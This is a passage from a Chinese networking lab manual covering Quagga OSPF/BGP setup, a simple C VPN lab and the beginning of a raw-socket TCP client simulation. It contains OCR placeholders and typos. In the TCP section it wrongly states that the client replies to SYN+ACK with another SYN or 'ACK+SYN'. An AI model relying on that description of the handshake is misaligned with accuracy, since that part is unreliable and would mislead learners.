
2.4.3 启动 wireshark 准备抓取报文，然后启动 zebra，ospfd 两个进程，使用命令如下：

**sudo /etc/init.d/quagga restart**

2.5 观察 OSPF 报文

## 3 BGP 协议观察

3.1 根据拓扑图连接两个 AS
拓扑图如下：




3.2 给两个新连接的网卡设置 ip
设置方式同 1。

3.3 运行 BGP 协议

3.3.1 分别修改 router3 和 router4 中/etc/quagga/目录下的 daemons 文件，以启用 BGP。将 daemons 文件中的"bgpd=no"改为"bgpd=yes"

3.3.2 在/etc/quagga/目录下添加配制文件 bgpd.conf。

bgpd 配置文件 bgpd.conf 内容如下：

```
!-*-bgp-*-
hostname bgpd
password zebra
router bgp asn
   bgp router-id a.b.c.d
   network a.b.c.d/m
   neighbor a.b.c.d remote-as asn
log stdout
!
```

其中"router bgp *asn*"中的 *asn* 为 AS 号，例如 100。"bgp router-id *a.b.c.d*"中 *a.b.c.d* 为网络设备的 IP。"network *a.b.c.d/m*"中 *a.b.c.d/m* 为 AS 内部网络地址的集。"neighbor *a.b.c.d* remote-as *asn*"中 *a.b.c.d* 和 *asn* 分别为相邻 AS 的网络设备 IP 和 AS 号。

3.3.3 启动 wireshark 准备抓取报文，然后启动 bgpd 进程，使用命令如下：

**sudo /etc/init.d/quagga restart**

3.4 观察 BGP 报文

## 4 观察路由表动态变更


4.1 观察初始网络情况

观察 router0 的路由表，并追踪 router0 到 router3 的包传输路径，使用命令如下：

**tracepath *ip***

4.2 添加一条连接，变更原来的网络结构

连接 router0 和 router3，拓扑图如下：




4.3 观察变更后网络情况

4.3.1 给两个新连接的网卡设置 ip，设置方式同 1。

4.3.2 在 router0，router3 中的 ripd.conf 文件中加入"network *network*"，重启 quagga。

4.3.3 观察 router0 的路由表，并追踪 router0 到 router3 的包传输路径，使用命令同 4.2

## 实验报告

按要求完成实验，并写出实验报告。实验报告格式如下，同学可以根据内容进行修改。说明是为了更详细的解释各个项目，提交的报告中无需包含。

| | |
|---|---|
| 实验目的 | |
| 网络拓扑配置 | 说明：填写附表 1，也可绘图说明 |
| 路由配置文件 | 说明：即 zebra.conf，ripd.conf，ospfd.conf，bgpd.conf。根据实际配置给出实验结束时 router0，router3，router4 和 router6 中的配置文件即可 |
| 数据包截图 | 说明：用 wireshark 抓包截图，RIP，OSPF，BGP 报文各一，需要标明抓包的路由器和端口 |
| 协议报文分析 | 说明：分析抓取的报文 |
| 观察动态路由 | 说明：比较网络变更前后 router0 的路由表 |

附表 1：

| 节点名 | 虚拟设备名 | ip | netmask |
|---|---|---|---|
| Router0 | | eth0: | |
| | | eth1: | |

| | | | |
|---|---|---|---|
| Router1 | | eth0: | |
| | | eth1: | |
| Router2 | | eth0: | |
| | | eth1: | |
| Router3 | | eth0: | |
| | | eth1: | |
| | | eth2: | |
| Router4 | | eth0: | |
| | | eth1: | |
| Router5 | | eth0: | |
| | | eth1: | |
| Router6 | | eth0: | |

# 实验六 VPN 设计、实现与分析

## 1. 背景知识

VPN，Virtual Private Network，也就是虚拟专用网。是一种通过一个公用网络建立一个临时的，安全的连接，是一条穿过混乱的公用网络的安全，稳定的隧道。常用的虚拟专用网协议有 IPSec，PPTP，L2F，L2TP 以及 GRE。IPSec 是 IP Security 的缩写，是保护 IP 协议安全通信的标准，它主要对 IP 协议分组进行加密和认证。PPTP 的全称是 Point to Point Tunneling Protocol 点到点隧道协议。L2F 是 Layer 2 Forwarding,也就是第二层转发协议的缩写。L2TP 是 Layer 2 Tunneling Protocol 第二层隧道协议的缩写。GRE 是 VPN 的第三层隧道协议。

当前 VPN 的需求很大，原因是随着集团公司规模的扩大以及其他的一些专用需求，特定的私有网络得到很大的青睐，但是单独建设私有网络或者租用私有网络的成本很高，那么此时通过 VPN 实现的，建立在普通互联网技术之上的私有网络技术得到很多 IT 部门的认可。

下面给出一些参考资料，大家可以查看他们来对 VPN 获得更加深入的认识。
http://en.wikipedia.org/wiki/Virtual_private_network
http://computer.howstuffworks.com/vpn.htm
同时大家如果有兴趣，可以参加开源 VPN 软件 OpenVPN 的开发
www.openvpn.net
另外还有一些有关 VPN 实现的 RFC 文档
http://www.ietf.org/rfc/rfc2637.txt

## 2. 实验目标：

本实验主要目的是设计和实现一个简单的虚拟专用网络的机制， 并与已有的标准实现（如 PPTP）进行比较， 进而让学生进一步理解 VPN 的工作原理和内部实现细节。

## 3. 部署，操作/设计步骤 （虚拟机器的配置和拓扑）

### 3.1 实验环境搭建

首先明确我们的目的，我们是要实现一个简易的 VPN，从 VPN 的定义来看，我们首先需要一个单独的网络来模拟因特网，其次对于每个连接 VPN 的主机，都需要一个 VPN 入口，也就是一个 VPN 接入服务器，通过该服务器来实现主机的 VPN 接入，该服务器负责将主机的发送包进行重封装并传递到目标 VPN 主机，并接受传递到自身下属主机的 VPN 包，并跟据 VPN 解包规范进行包的解析，并传递要对应的 VPN 主机。

整个网络的拓扑如下：





图 1

其中 VPNServer1，Network，VPNServer2 之间的连接可以看作是整个互联网，因为互联网只不过是众多的这样的连接的集合。

其中 PC 1，PC 2 是接入 VPN 的 2 个主机。VPNServer1 和 VPNServer2 是 2 个 VPN 的接入口，实际上，我们要实现的 VPN 程序就是运行在 2 台机器上的。Network，一个配置了路由转发的主机，模拟了整个互联网络。我们最终的要求是 PC 1 可以通过 VPN 的 IP 地址同 PC 2 进行交互。2 者通过系统的网络配置无法互相沟通，而当在 VPNServer1 和 VPNServer2 上运行 VPN 程序的时候，二者可以通过 VPN 虚拟出来的 IP 进行通讯。为了完成以上的拓扑，做出如下配置。（默认 eth0 为左，eth1 为右）。基本配置是在 Fedora 下操作的，多数命令相同，对应的 Ubuntu 重启网络服务的命令为

**sudo /etc/init.d/networking restart**

PC 1 网络配置

PC 1#**ifconfig eth0 10.0.0.2 netmask 255.255.255.0**

PC 1#**route add default gw 10.0.0.1**

PC 1#**service network restart**

PC 2 的配置同 PC 1 的配置类似

PC 2#**ifconfig eth0 10.0.1.2 netmask 255.255.255.0**

PC 2#**route add default gw 10.0.1.1**

PC 2#**service network restart**

下面配置 2 个 VPN 接入服务器 VPNServer1，VPNServer2

VPNServer1#**ifconfig eth0 10.0.0.1 netmask 255.255.255.0**

VPNServer1#**ifconfig eth1 192.168.0.2 netmask 255.255.255.0**

VPNServer1#**route add default gw 192.168.0.1**

VPNServer1#**service network restart**

VPNServer2#**ifconfig eth0 172.0.0.2 netmask 255.255.255.0**
VPNServer2#**ifconfig eth1 10.0.1.1 netmask 255.255.255.0**
VPNServer2#**route add default gw 172.0.0.1 netmask 255.255.255.0**
VPNServer2#**service network restart**

下面配置里面的虚拟路由器，用来模拟整个因特网的节点 Network
Network#**ifconfig eth0 192.168.0.1 netmask 255.255.255.0**
Network #**ifconfig eth1 172.0.0.1 netmask 255.255.255.0**
Network #**echo 1 > /proc/sys/net/ipv4/ip_forward**
Network #**service network restart**

## 3.2 程序实现

当整个拓扑搭建完成之后，下面我们要做的事就是实现这个简单的 VPN 程序。首先，我们要明确的是在实际的 Internet 上面，跑的是标准的 IP 包，IP 包封装的才是真正的 VPN 包。我们可以认为，在 VPN 接入点上，就是将 VPN 包进行重新封装，并传递到网络上。直到某个 VPN 接入点接收到该包，解析包头确定其确是属于某个 VPN 的包，然后将其重新解包并传递到内部的 VPN 节点上。一个基本的包在 VPN 网络上传递的流程如下：





图 2

从 VPN 接入点的角度来看，有如下流程图





图 3

由上面的图我们可以看到，该程序仍然相当于一个路由程序，只不过需要重新封装基于 VPN 的包内容。联系实验 2，我们可以借用简单路由程序的数据结构。由于 VPN 节点需要明确指出，所以，在这里需要更改。

```
typedef struct device_ti{
    char interface[8];
    char mac_addr[6];
    int is_entrance;
}DEVICE_INFO_ITEM;
```

红色字体部分为新增的数据结构内部项，其他的都同简单路由协议。
针对包的重新封装和 VPN 包的解析工作主要集中在 2 个函数中实现

int repack_packet(char* buffer, int buffer_length,

char* error_info,　DEVICE_INFO_ITEM*　device_item_table,
int device_table_size,
ROUTE_TABLE_ITEM* route_item_table, int route_table_size);

int unpack_packet(char* buffer, int　buffer_length,
char* error_info,　DEVICE_INFO_ITEM* device_item_table,int device_table_size,
ROUTE_TABLE_ITEM* route_item_table, int route_table_size,
ARP_TABLE_ITEM* arp_table,int arp_table_size);

函数的作用由函数名标识。源代码详见 vpn_all.c

### 3.3 测试验证

首先需要编译程序，在 VPNServer1 和 VPNServer2 编译并运行程序。
VPNServer1#gcc vpn_all.c –o vpn_all
VPNServer1#./vpn_all
在 VPNServer2 的操作同 VPNServer1
然后从 PC 1 上进行操作
PC 1# ping 10.0.1.2 （10.0.1.2 是 PC 2 的 IP）
会看到如下回应

```
[root@localhost ~]# ping 10.0.1.2
PING 10.0.1.2 (10.0.1.2) 56(84) bytes of data.
64 bytes from 10.0.1.2: icmp_seq=1 ttl=64 time=14.7 ms
64 bytes from 10.0.1.2: icmp_seq=2 ttl=64 time=9.75 ms
64 bytes from 10.0.1.2: icmp_seq=3 ttl=64 time=12.9 ms
64 bytes from 10.0.1.2: icmp_seq=4 ttl=64 time=12.0 ms
64 bytes from 10.0.1.2: icmp_seq=5 ttl=64 time=13.0 ms
64 bytes from 10.0.1.2: icmp_seq=6 ttl=64 time=101 ms
^C
--- 10.0.1.2 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5168ms
rtt min/avg/max/mdev = 9.756/27.394/101.778/33.298 ms
```

图 4

为了确保不是系统自己的路由功能，将 VPNServer1 或者 VPNServer2 上的任何一个 VPN 程序终止，就会发现

```
[root@localhost ~]# ping 10.0.1.2
PING 10.0.1.2 (10.0.1.2) 56(84) bytes of data.
64 bytes from 10.0.1.2: icmp_seq=1 ttl=64 time=24.5 ms
64 bytes from 10.0.1.2: icmp_seq=2 ttl=64 time=21.2 ms
64 bytes from 10.0.1.2: icmp_seq=3 ttl=64 time=11.9 ms
64 bytes from 10.0.1.2: icmp_seq=4 ttl=64 time=14.7 ms
64 bytes from 10.0.1.2: icmp_seq=5 ttl=64 time=12.0 ms
^C
--- 10.0.1.2 ping statistics ---
10 packets transmitted, 5 received, 50% packet loss, time 9412ms
rtt min/avg/max/mdev = 11.947/16.917/24.515/5.085 ms
```

图 5

注：前部分收到的包是因为当时没有终止。

笔者的环境是 Fedora 11，在实验过程中如果不能达到联通效果，请确保针对 VPNServer1，Network，VPNServer2 的 iptables 服务被关闭或者重新配置符合该实验。


VPN 的一个经典实现是 PPTP，PPTP 的全称是点对点隧道协议，是一种支持多协议虚拟专用网络的网络技术，它工作在第二层。PPTP 是将 PPP 帧封装在 IP 数据包中，通过 IP 网络如 Internet 或者企业专用 Intranet 等发送的。而本程序的实现，是通过将一个以太帧的前 14 位（对应于 MAC 的目的地址和源地址）进行重新修改，然后将修改过的以太帧作为一个整体封装在一个 IP 数据包内在网络上传输。修改以太帧的前 14 位的目的是标识其为一个 VPN 包数据。整体来说，实现的整体思路是差不多的，不同的是封装在 IP 数据包内的数据内容不是完全相同。

实验者需要理解 VPN 的传输原理，并根据样例程序选择重新实现基于第二层或者第三层的 VPN 程序, 在标准的 VPN 网络中，除了 VPN 的接入点外，还有一个 VPN 中心服务器，用来存放 VPN 的路由，拓扑信息，实验者需根据个人情况进行设计添加。另外，作为一个递进式的网络实验，实验者需要将之前的路由程序应用于自己构建的程序测试拓扑网络之中。

## 4. 实验报告

由于本次实验着重程序的设计，试验报告中将不要求统一的配置性细节，大家可以根据上面的环境进行模拟或者自行设置实验环境。

实验者需提交源代码以及实验报告。提交文件布局如下：




其中 source.c 为 C 的源文件，configuration.file 为相关配置文件。建议同学可以在 source.c 中的重要代码或者函数入口处添加注释，不做定性要求。

实验报告最好提交成 doc 或者 docx 格式的 word 文档，格式如下，同学可以根据内容进行修改，但是各个项目不可省略。说明是为了更详细的解释各个项目，提交的试验包中无需包含。

| | |
|---|---|
| 实验目的 | |
| 数据结构说明 | 说明：此处需要解释各自的源代码中的数据结构，以及其用途。<br>示例：<br>struct xiaomaolv{<br>int id;<br>floag weight;<br>int age;<br>};<br>该结构是一个描述 xiaomaolv 的结构，对应于现实生活农场中养的毛驴，其中 id 是其在农场中的编号，weight,age 分别代表了该毛驴的质量和年龄。 |
| 配置文件说明（非必须） | 说明：此处需要给出配置文件的格式以及读取方式，如程序中没有用到配置文件，则该项可省略 |
| 程序设计的思路以及运行流程 | 说明：此处需要给出程序的运行流程或者思路。请给出如下两种格式之一：<br>1. 流程图<br><br>2. 流程说明<br>示例：<br>1. 程序开始<br>2. 读取配置<br>3. 检测数据<br>4. 处理数据<br>4.1 正确 goto 3<br>4.2 错误 goto 5<br>5. 程序结束 |
| 运行结果截图 | 说明：请给出你的运行结果截图 |
| 相关参考资料 | 说明：请给出你完成该实验的参考书目或者网页 |
| 对比样例程序 | 说明：请给出你参考样例程序的部分，假如没有参考点，填无 |
| 代码个人创新以及思考 | 说明：请给出你认为你的源代码中的亮点，比如，针对某个细节的处理或者算法的优化 |
| 该程序的应用场景创新（非必须） | 说明：请思考一下，该类程序除了在背景中的应用之外，是否还有其他可能的应用场景。 |

# 实验七 简单 TCP 协议模拟

## 1 背景知识

### 1.1 传输层

传输层是架设在网络层上面的用来提供端到端，高效数据传输功能的一层。传输层中有两个非常重要的协议 UDP 和 TCP，其中 UDP 提供不可靠的传输，而 TCP 提供可靠的数据传输。传输层提供了主机应用程序进程之间的端到端的服务，基本功能如下

(1) 分割与重组数据

(2) 按端口号寻址

(3) 连接管理

(4) 差错控制和流量控制

传输层要向会话层提供通信服务的可靠性，避免报文的出错、丢失、延迟时间紊乱、重复、乱序等差错。

### 1.2 TCP 协议

TCP 协议是传输层的灵魂所在，由于其提供可靠的数据传输功能，许多网络程序都是选择 TCP 作为主要传输协议的。TCP 协议的几个主要特点包括

（1）面向连接的传输；

（2）端到端的通信；

（3）高可靠性，确保传输数据的正确性，不出现丢失或乱序；

（4）全双工方式传输；

（5）采用字节流方式，即以字节为单位传输字节序列；

（6）紧急数据传送功能

TCP 最重要的地方包括它的连接建立过程，连接断开过程，窗口管理过程，数据重传等一系列功能。TCP 的

## 2 实验目标

由于 TCP 协议的过于庞大和复杂，在该次实验当中尽可能理解 TCP 的状态机以及建立连接，断开连接过程，我们只需模拟 TCP 客户端的简单实现，窗口控制根据自身情况进行实现，可以默认为 1，该客户端向外提供 socket API ，应用程序可以调用该 API 同标准 TCP 服务器进行通讯。

## 3 部署操作步骤

本次实验的环境配置比较简单，只需两台直连主机即可。

### 3.1 虚拟机环境

两台直连主机，分别设置其 IP，这里不再赘述

### 3.2 数据结构以及流程

首先，我们需要明确的是，TCP 是有状态的，所以，我们需要时刻关注 TCP 进程的状态，为了保存 TCP 的状态信息以及其他的一些 TCP 相关数据，我们模仿真实的 TCP 设计了一个 TCB，也就是 TCP control block。该控制块中需要包含你自己的 TCP 需要用

到的所有数据。

```
typedef struct __tcb{
    int sockfd;
    int state;
    // 根据你自己的实现，适当添加其中的属性
}TCB;
```

关于TCP的状态，由于本实验主要着眼于TCP客户端的视线，所以其状态较为简单。





图 1

其中 CLOSED 为初始状态，当其调用 connect 方法的时候，发送一个 SYN 包进入到 SYN_SENT 状态，然后等待服务器端的返回包并重新发送 ACK+SYN 包彻底建立连接，进入到 ESTABLISHED 状态。进入到 ESTABLISHED 状态之后，程序可以自由的发送数据。当需要断开连接的时候，由 ESTABLISHED 状态发送 FIN+ACK 到服务器端，服务器端返回 ACK 并重新返回 FIN+ACK。然后由客户端发送 ACK 彻底终止连接。这就是 TCP 客户端的整个状态流程。

作为一个完整的 TCP 客户端，向外提供完整的 socket 接口是必须的。本实验要求至少提供如下五个接口

```
int my_tcp_socket(int domain,int type,int protocol);
int my_tcp_connect(int sockfd,struct sockaddr_in* addr,socklen_t addrlen);
int my_tcp_send(int sockfd,const void* buf,size_t count);
int my_tcp_recv(int sockfd,void* buf,size_t count);
int my_tcp_close(int sockfd);
```

其分别代表的含义同其函数名称。下面分别简述这些函数实现的大概要求。

**my_tcp_socket：**

```
int my_tcp_socket(int domain,int type,int protocol){
    int sockfd ;

    if((domain == AF_INET)&&(type == SOCK_STREAM)){
        sockfd = socket();// here U should use the raw socket API
        printf("socket created successfully!");
    }else{
        printf("the type of socket is not supported!");
        return -1;
    }
    current_tcb.sockfd = sockfd;
    current_tcb.state = CLOSED;
    return sockfd;
}
```

图 2

my_tcp_socket 模拟 socket 函数返回一个文件描述符，当然，为了表明这是一个 TCP 连接，我们还需构建一个 TCB，并初始化 TCB 的一些变量。变量的数量根据你要实现的 TCP 的功能的多少来确定。

**my_tcp_connect：**

```
int my_tcp_connect(int sockfd,struct sockaddr_in* addr,socklen_t addrlen){

    /* build the SYN packet and send the packet */
    // build SYN packet
    memset(buffer,0x00,2048);
    ip_h = (struct iphdr*)buffer;
    tcp_h = (struct tcphdr*)(ip_h+1);
    tcp_h->sourcde = htons(src_port);
    tcp_h->dest = htons(dest_port);
    … …
    tcp_h->fin = 0;
    tcp_h->syn = 1; // here set the packet type SYN
    tcp_h->rst = 0;
    // send the SYN packet
    current_tcb.state = SYN_SENT;
    /* wait for the ACK+SYN packet */
    /* rebuild and resend another SYN packet */
    /* the connection has been created */
}
```

图 3

connect 方法要求从客户端向服务器端请求建立一个连接，所以在这里要完成的就

是三次握手的包构建以及分析过程。实际上，在现实中的三次握手机制也不是很简单的，下面给出三次握手可能出现的情况。

